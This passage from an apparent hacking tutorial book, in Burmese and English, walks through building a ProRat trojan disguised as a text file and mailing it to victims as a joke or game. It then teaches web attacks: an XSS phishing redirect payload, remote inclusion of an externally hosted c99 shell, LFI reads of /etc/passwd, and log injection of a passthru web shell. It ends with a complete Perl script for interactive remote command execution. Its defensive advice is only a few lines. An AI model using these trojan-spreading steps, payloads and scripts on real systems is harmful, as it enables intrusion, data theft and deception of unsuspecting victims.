
CGI Notification
Doesn't support Reverse Connection
☐ Use CGI Notification **Test**

CGI URL: **http://www.yoursite.com/cgi-bin/prorat.cgi**

Server Size: **342 Kbayt** **Create Server**



၅. General Setting ကိုနှိပ်လိုက်ပါ။ အခုဒီမှာ server ကနေကိုယ့်ဆီ ဆက်သွယ်မယ့် port ကိုရွေးပေးပါ။ နောက် victim ရဲ့စက်ထဲက server ကိုချိတ်ဆက်တဲ့အခါ password ပေးထားချင်တယ်ဆိုရင် password ရိုက်ထည့်လိုက်ပါ။ ပြီးတော့ Victim နာမည်ထည့်ပါ။ အဲဒီ setting မှာ တွေ့တဲ့အတိုင်းပါပဲ ProRat မှာ Windows Firewall ကို disable လုပ်နိုင်တဲ့ဟာ ပါပါတယ်။ နောက် Task Manager မှာ မပေါ်အောင်လည်း လုပ်လို့ရပါတယ်။

ပုံ - 87




၆. ပြီးရင် Bind with File ကိုနှိပ်ပါ။ အဲဒီမှာ ProRat server file ကို တစ်ခြားတစ်ဖိုင်နဲ့ တွဲပေးရပါမယ်။ ဘာလို့လဲဆိုတော့ Trojan တွေဟာ လူက နှိပ်ပြီး ဖွင့်မှ အလုပ် လုပ်ဆောင်နိုင်ကြမှာပါ။ ဒါကြောင့် ဒါကို တွေ့နေကျ Text File တစ်ခုလို၊ Game file တစ်ခုလို လုပ်ပေးထားမှ ကလပ်နှိပ်ပြီး ဖွင့်ကြည့်ကြမှာပါ။ bind option ကို check ပေးပြီး bind လုပ်ပေးမယ့် file ကိုရွေးပါ။ ဒီ example မှာ ရိုးရိုး text document တစ်ခုနဲ့ bind လုပ်ပေးလိုက်ပါတယ်။

ပုံ - 88၊ 89



၇. ပြီးရင် Server Extensions ကိုနှိပ်ပါ။ ဒီမှာ ဘယ်လို server မျိုးကို generate လုပ်မလဲဆိုတာ ရွေးရပါမယ်။ ကျွန်တော်ကတော့ ရွေးထားပေးပြီးသား exe ကိုပဲ ရွေးလိုက်ပါတယ်။ icon support ပါလို့ပါ။ ဒါပေမယ့် exe ဆိုတာ နည်းနည်း သံသယဝင်နိုင်စရာ ပိုများပါတယ်။ ဒါကြောင့် ပြီးရင် အဲဒီဟာကို တစ်ခုခုပြောင်းလိုက်ပါ။

ပုံ - 90



၈. Server Icon ကိုနှိပ်ပါ။ ဒီနေရာမှာ ကိုယ့်ရဲ့ server file အတွက် icon ကိုရွေးပေးပါ။ icon ဟာ server file ဘာဆိုတာကို နည်းနည်းဖုန်းအုပ်ပေးနိုင်ပါတယ်။ ဒီ ဥပမာမှာ ရိုးရိုး text document icon ကိုရွေးလိုက်ပါတယ်။ ဘာလို့လဲဆိုတော့ text file နဲ့ bind လုပ်ထားလို့လေ။

ပုံ - 91



၉. A ဘေးလုံးပြီးရင် Create Server ကိုနှိပ်လိုက်ပါ။ ဒီဥပမာမှာ ကျွန်တော်လုပ်ခဲ့တဲ့ server file ကတော့ ၆A ဘက်က ပုံA တိုင်းပါပဲ။

ပုံ - 92



၁၀. အဲဒီဖိုင်ကို တစ်ခြားနာမည်တစ်ခုခုပြောင်းပေးလိုက်ပါ။ ဥပမာ - "Funny Joke"။ ပြီးရင် attachment အနေနဲ့ ဖြန့်ပါ။ ဂိမ်းအသစ်ထွက်လို့ ပို့ပေးလိုက်တယ်၊ တင်ပေးလိုက်တယ် ဘာညာဆိုပြီးပေါ့။

၁၁. အဲဒီ server ကို တစ်ယောက်ယောက်က စက်မှာ သွင်းမိသွားပြီဆိုရင် ဟတ္တာကနေ ဘာတွေလုပ်နိုင်လဲ ကြည့်ကြရအောင်...

၁၂. ဘာတွေလုပ်နိုင်လဲဆိုတာပြဖို့ ကျွန်တော့်ကွန်ပျူတာထဲမှာပဲ server ကို run လိုက်ပါတယ်။ ဒီဖိုင်ကို run လိုက်တာနဲ့ Trojan ကို နောက်ကွယ်မှာ သွင်းပြီးသား ဖြစ်သွားပါတယ်။ ဒီလိုအသွင်းခံရတာနဲ့

ဒီစက်ကို သွင်းလိုက်ပြီဖြစ်ကြောင်း ဟတ္တာဆီ message ရောက်သွားမှာ ဖြစ်ပါတယ်။ ဒီတော့ ဟတ္တာဟာ Trojan အသွင်းခံရတဲ့ စက်ရဲ့ IP နဲ့ Port နံပါတ်ကို ရိုက်ပြီး အဲဒီစက်ကို ချိတ်ဆက်ပါတယ်။ server ကို create လုပ်ခဲ့တုန်းက password ပေးခဲ့ရင် connect လုပ်တဲ့အချိန်မှာ password တောင်းပါလိမ့်မယ်။ password ရိုက်ထည့်ပေးပြီး connect လုပ်ပြီးသွားပြီဆိုရင် အဲဒီစက်ကို ဟတ္တာဟာ လုံးဝ ထိန်းချုပ်လို့ ရသွားပါပြီ။

ပုံ - 93



၁၃. အောက်ကပုံမှာ မြင်တဲ့အတိုင်းပါပဲ ဟတ္တာအတွက် ရွေးပြီးလုပ်စရာတွေ တစ်ပုံကြီးပါပဲ။ ထိန်းချုပ်ခံရတဲ့ computer ထဲကဖိုင်တွေကို သူ access လုပ်နိုင်ပါတယ်။ အဲဒီ ကွန်ပျူတာကို သူ ပိတ်ပစ်နိုင်ပါတယ်။ Keylogger ကိုသုံးပြီး Password တွေ ရယူသွားနိုင်ပါတယ်။ အဲဒီ computer ဆီကို message ပို့နိုင်ပါတယ်။ အဲဒီ computer ရဲ့ hard drive တစ်ခုလုံးကို format ရိုက်ပစ်နိုင်ပါတယ်။ screen shot ရိုက်ယူနိုင်ပါတယ်။ အောက်မှာ example နည်းနည်းပြပါမယ်။

ပုံ - 94



၁၄. အောက်ကပုံကတော့ ဟတ္တာကနေ အထိန်းချုပ်ခံ computer ဆီ message ပို့လိုက်တဲ့ ပုံပါ။

ပုံ - 95



၁၅. အောက်ကပုံကတော့ Hide Start Button ဆိုတာကို ဟတ္တာက နှိပ်လိုက်တဲ့အတွက် အထိန်းချုပ်ခံ ကွန်ပျူတာရဲ့ task bar မှာ start button ပျောက်သွားပုံပါ။

ပုံ - 96



၁၆. အောက်ကပုံကတော့ အထိန်းချုပ်ခံ computer ကို screen shot ရိုက်လိုက်တဲ့ပုံပါ။

ပုံ - 97



အပေါ်က example မှာ ပြခဲ့တဲ့အတိုင်း ဟတ္တာဟာ အထိန်းချုပ်ခံ ကွန်ပျူတာကို ပေါက်တတ်ကရတွေ၊ ပျက်ဆီးစေနိုင်တာတွေ အများကြီး လျှောက်လုပ်နိုင်ပါတယ်။ ProRat ဆိုတာ အရမ်းကို လူသိများတဲ့ Trojan ပါ။ ဒီတော့ Anti-Virus Program တစ်ခုခုသာ သွင်းထားပါ။ ဒီ ProRat ရဲ့ရန်ကနေ ကာကွယ်နိုင်ပါလိမ့်မယ်။ ဒါပေမယ့်... Anti-virus program တွေကို A ရူးလုပ်နိုင်တဲ့၊ ကျော်လွှားနိုင်တဲ့ Virus တွေ၊ Trojan တွေကို ဖန်တီးနိုင်တဲ့ ဟတ္တာဂုရုကြီးတွေ A များကြီး ရှိနေသေးတယ်ဆိုတာကိုလည်း မမေ့ပါနဲ့။

Malware များ၏ရန်မှ ကာကွယ်ခြင်း

ဒီ chapter မှာဆွေးနွေးခဲ့တဲ့ malware တွေရန်ကနေ ကာကွယ်နိုင်ဖို့....

၁. ကိုယ့်ရဲ့ ကွန်ပျူတာထဲမှာ နောက်ဆုံးပေါ် ကောင်းမွန်တဲ့ anti-virus software တစ်ခုခု သွင်းထားပါ။
အဲဒီ anti-virus software မှာ automatic update option ပါရင် အဲဒါကို enable လုပ်ထားပါ။
၂. ကိုယ့်ရဲ့ ကွန်ပျူတာထဲမှာ Firewall သွင်းထားပါ။ မူမမှန်တဲ့ ခွင့်ပြုမထားတဲ့ အဝင်အထွက် connection အားလုံးရဲ့ရန်ကနေ firewall က ကာကွယ်ပေးပါလိမ့်မယ်။

Chapter Nine

Web Hacking

Chapter Nine – Web Hacking အား ပြန်ဆိုရန် ကျွန်တော်၏ သေးနပ်သော knowledge ဖြင့် မတတ်နိုင်သဖြင့် မူရင်းအတိုင်းသာ ထည့်ပေးလိုက်ပါသည်။

With the Web 2.0 era upon us, most websites are dynamic and allow the users to interact with the content. Many of the web applications that run these dynamic websites have security flaws. In this chapter, we will discuss some of the most popular forms of attacks against web applications.

Cross Site Scripting

Cross site scripting (XSS) occurs when a user inputs malicious data into a website, which causes the application to do something it wasn't intended to do. XSS attacks are very popular and some of the biggest websites have been affected by them including the FBI, CNN, Ebay, Apple, Microsoft, and AOL. Some website features commonly vulnerable to XSS attacks are:

- Search Engines
- Login Forms
- Comment Fields

There are three types of XSS attacks:

1. Local – Local XSS attacks are by far the rarest and the hardest to pull off. This attack requires an exploit for a browser vulnerability. With this type of attack, the hacker can install worms, spambots, and backdoors onto your computer.
2. Non-Persistent – Non-persistent attacks are the most common types of attack and don't harm the actual website. Non-persistent attacks occur when (- a scripting language that is used for client-side web development.) or HTML is inserted into a variable which causes the output that the user sees to be changed. Non-persistent attacks are only activated when the user visits the URL crafted by the attacker.
3. Persistent – Persistent attacks are usually used against web applications like guest books, forums, and shout boxes. Some of the things a hacker can do with a persistent attacks are:
 - Steal website **cookies** (Cookies are used by web browsers to store your user information so that you can stay logged into a website even after you leave. By stealing your cookie, the attacker can sometimes login without knowing your password.)

- Deface the website
- Spread Worms

Now that you know what cross site scripting is, how can you tell if a website is vulnerable to it?

1. If there is a search field, enter a word and if that word is displayed back to you on the next page, there's a chance it is vulnerable.
2. Now we will insert some HTML. Search for `<h1>hi</h1>`, and if the word "hi" is outputted as a big header, it is vulnerable.

🔍 - 98

No results for "

hi

"

3. Now we will insert JavaScript. Search for `<script>alert("hi");</script>`, if the word "hi" pops up in a popup box, then the site is vulnerable to XSS.

🔍 - 99 | 100



4. As you can see, these examples are non-persistent. Now if a hacker found a guestbook or something else like it that was vulnerable, he would be able to make it persistent and everyone that visits the page would get the above alert if that was part of his comment.

Hackers knowledgeable in JavaScript and PHP will be able to craft advanced XSS attacks to steal your cookies and spread XSS worms, but to show you a simple example of something more realistic than the above examples, I will show you how a hacker could use XSS to help with phishing.

1. Let's say a hacker wants to phish passwords from www.victim-site.com. If he was able to find an XSS vulnerability anywhere on the website, he would be able to craft a link pointing to the legit website that redirects to his phishing website.
2. In the example with the popup, when I inserted the JavaScript into the search box, a URL was formed that looked like the following:

🔗 - 101



Here you can see that the code you typed into the search box was passed to the "searchbox" variable.

3. In the URL the hacker would then replace everything in between **?searchbox=** and **&search** with the following JavaScript code:

```
<script>window.location = "http://phishing-site.com"</script>
```

4. Now when you go to the finished link, the legitimate site will redirect to the phishing website. Next what the hacker would do is encode the URL to make it look more legit and less suspicious. You can encode the URL at <http://www.encodeurl.com/>.

5. My finished encoded URL is:

```
http%3A%2F%2Flocalhost%2Fform.php%3Fsearchbox%3D%3Cscript%3Ewindow.location+%3D+%5C%22http%3A%2F%2Fphishing-site.com%5C%22%3C%2Fscript%3E%26search%3Dsearch%21
```

6. Once the victim sees that the link points to the legitimate website, he will be more likely to fall for the phishing attack.

Remote File Inclusion

Remote File Inclusion (RFI) occurs when a remote file, usually a **shell** (a graphical interface for browsing remote files and running your own code on a server), is included into a website which allows the hacker to execute server side commands as the current logged on user, and have access to files on the server. With this power the hacker can continue on to use local exploits to escalate his privileges and take over the whole system. Many servers are vulnerable to this kind of attack because of PHP's default settings of **register_globals** and **allow_url_fopen** being enabled. Although as of PHP 6.0, **register_globals** has been depreciated and removed, many websites still rely on older versions of PHP to run their web applications. Now let's go through the steps a hacker would take to exploit this type of vulnerability in a website.


1. First the hacker would find a website that gets its pages via the PHP include() function and is vulnerable to RFI. Many hackers use Google dorks to locate servers vulnerable to RFI. A Google dork is the act of using Google's provided search tools to help get a specific search result.
2. Website that include pages have a navigation system similar to:
`http://target-site.com/index.php?page=PageName`
3. To see if a the page is vulnerable, the hacker would try to include a site instead of PageName like the following:
`http://target-site.com/index.php?page=http://google.com`
4. If the Google homepage shows up on the website, then the hacker knows the website is vulnerable and would continue to include a shell.
5. A couple of the most popular shells are c99 and r57. A hacker would either upload them to a remote server or just use a Google dork to locate them already online and insert them. To find the a shell the hacker would search Google for: **inurl:c99.txt**. This will display many websites with the shell already up and ready to be included. ~~at~~ the end of the URL make sure to add a ? so that if anything comes after c99.txt, it will be passed to the shell and not cause any problems. The new URL with the shell included would look like:
`http://target-site.com/index.php?page=http://site.com/c99.txt?`

6. Sometimes the PHP script on the server appends “.**php**” to the end of every included file. So if you included the shell, it would end up looking like “c99.txt.php” and not work. To get around this, you would add a null byte (%00) to the end of c99.txt. This tells the server to ignore everything after c99.txt.

7. In step one, I told you that hackers use Google dorks to look for sites possibly vulnerable to RFIs. An example of a Google dork would be: **allinurl:.php?page=**. This looks for URL's with .php?page= in them. This is only an example and you most likely won't find any vulnerable sites with that search. You can try switching around the word “page” with other letters and similar words. Hackers usually search vulnerability databases like www.milw0rm.com for already discovered RFI vulnerabilities in site content management systems and search for websites that are running that vulnerable web application with a Google dork.

8. If the hacker succeeds in getting the server to parse the shell, he will be presented with a screen similar to the following:

🔒 - 102



The shell will display information about the remote server and list all the files and directories on it. From here the hacker would find a directory that has read and write privileges and upload the shell but this time as a .php file so that incase the vulnerability is fixed, he will be able to access it later on.

9. The hacker would next find a way to gain root privileges on the system. He can do this by uploading and running local exploits against the server. He could also search the victim server for configuration files. These files may contain username and passwords for the MYSQL databases and such.

To protect yourself from RFI attacks, simply make sure you are using up-to-date scripts, and make sure your server **php.ini** file has **register_globals** and **allow_url_fopen** disabled.

Local File Inclusion

Local File Inclusion (LFI) is when you have the ability to browse through the server by means of directory transversal. One of the most common uses of LFI is to discover the **/etc/passwd** file. This file contains the user information of a Linux system. Hackers find sites vulnerable to LFI the same way I discussed for RFI's. Let's say a hacker found a vulnerable site, **www.target-site.com/index.php?p=about**, by means of directory transversal he would try to browse to the **/etc/passwd** file:

www.target-site.com/index.php?p= ../../../../etc/passwd

The **../** you use to go up one directory and the amount to use depends where in the server you are located compared to the location of the **/etc/passwd** file.

If the hacker is able to successfully get to the **/etc/passwd** file he would see a list similar to the one below.

```
Root:x:0:0::/root:/bin/bash
bin:x:1:1:bin:/bin:/bin/false
daemon:x:2:2:daemon:/sbin:/bin/false
adm:x:3:4:adm:/var/log:/bin/false
lp:x:4:7:lp:/var/spool/lpd:/bin/false
sync:x:5:0:sync:/sbin:/bin/sync
shutdown:x:6:0:shutdown:/sbin:/sbin/shutdown
halt:x:7:0:halt:/sbin:/sbin/halt
```

Each line is divided into seven parts:

username:passwd:UserID:GroupID:full_name:directory:shell

If the password hash was shown, the hacker would be able to crack it and get access to the machine, but in our case the password isn't shown. This means that the password is shadowed and in the **/etc/shadow** file which the hacker doesn't have access to. If this was the case, the hacker would probably attempt to get access to the system another way, through log injection.

The log directories are located in different areas in different Linux distributions. Below is a list of the most common locations.

../apache/logs/error.log
../apache/logs/access.log
../..../apache/logs/error.log
../..../apache/logs/access.log
../..../apache/logs/error.log
../..../apache/logs/access.log
../..../etc/httpd/logs/acces_log
../..../etc/httpd/logs/acces.log
../..../etc/httpd/logs/error_log
../..../etc/httpd/logs/error.log
../..../var/www/logs/access_log
../..../var/www/logs/access.log
../..../usr/local/apache/logs/access_log
../..../usr/local/apache/logs/access.log
../..../var/log/apache/access_log
../..../var/log/apache2/access_log
../..../var/log/apache/access.log
../..../var/log/apache2/access.log
../..../var/log/access_log
../..../var/log/access.log
../..../var/www/logs/error_log
../..../var/www/logs/error.log
../..../usr/local/apache/logs/error_log
../..../usr/local/apache/logs/error.log
../..../var/log/apache/error_log
../..../var/log/apache2/error_log
../..../var/log/apache2/error.log
../..../var/log/error_log
../..../var/log/error.log

Below are the steps a hacker would take to take gain access to the system through log injection.

1. First the hacker would find what operating system version the target server is running and then search where the log files are located on that OS.

2. Next, through LFI the hacker would navigate to that file location. If he is displayed with a bunch of logs, then he may continue.

3. The hacker would then inject some PHP code into the logs by typing

`<? Passthru($_GET['cmd']) ?>` after = in the URL. This will cause the PHP script to be logged because there is no file by that name. What this script will do is give the hacker shell access and allow him to execute system commands.

4. Now if the hacker goes back to the log file, he will see that his PHP script wasn't parsed and instead converted to

`%3C?%20passthru($_GET[cmd])%20?%3E`

5. When you submitted the script, the browser automatically encoded the URL. Luckily there is a perl script that can get around this problem. Below is the perl script, edit the variables: \$site, \$path, \$code, and \$log to the appropriate information.

```
#!/usr/bin/perl -w
```

```
use IO::Socket;
```

```
use LWP::UserAgent;
```

```
$site="www.vulnerablesite.com";
```

```
$path="/";
```

```
$code="<? Passthru($_GET[cmd]) ?>";
```

```
$log = "../..../etc/httpd/logs/error_log";
```

```
print "Trying to inject the code";
```

```
$socket = IO::Socket::INET->new(Proto=>"tcp", PeerAddr=>"$site", PeerPort=>"80") or  
die "\nConnection Failed.\n\n";
```

```
print $socket "GET ".$path.$code." HTTP/1.1\r\n";
```

```
print $socket "User-Agent: ".$code."\r\n";
```

```
print $socket "Host: ".$site."\r\n";
```

```
print $socket "Connection: close\r\n\r\n";
```

```
close($socket);
```

```
print "\nCode $code successfully injected in $log \n";
```

```

print "\nType command to run or exit to end: ";
$cmd = <STDIN>;
while($cmd !~ "exit") {
$socket = IO::Socket::INET->new(Proto=>"tcp", PeerAddr=>"$site", PeerPort=>"80") or
die "\nConnection Failed.\n\n";
print $socket "GET ".$path."index.php?filename=".$log."&cmd=$cmd HTTP/1.1\r\n";
print $socket "Host: ".$site."\r\n";
print $socket "Accept: */*\r\n";
print $socket "Connection: close\r\n\n";
while ($show = <$socket>)
{
print $show;
}
print "\nType command to run or exit to end: ";
$cmd = <STDIN>;
}

```

6. Once the hacker runs this script and it goes successfully, he will be able to run any command on the server. From here he can run any local exploits to gain root, or just browse the server files.

Chapter Ten

Conclusion

အခု အားလုံးကို လေ့လာဖတ်ရှုပြီးပြီဆိုတော့ အခြေခံဟာကွင်းအကြောင်း သိရှိပြီးသွားပါပြီ။

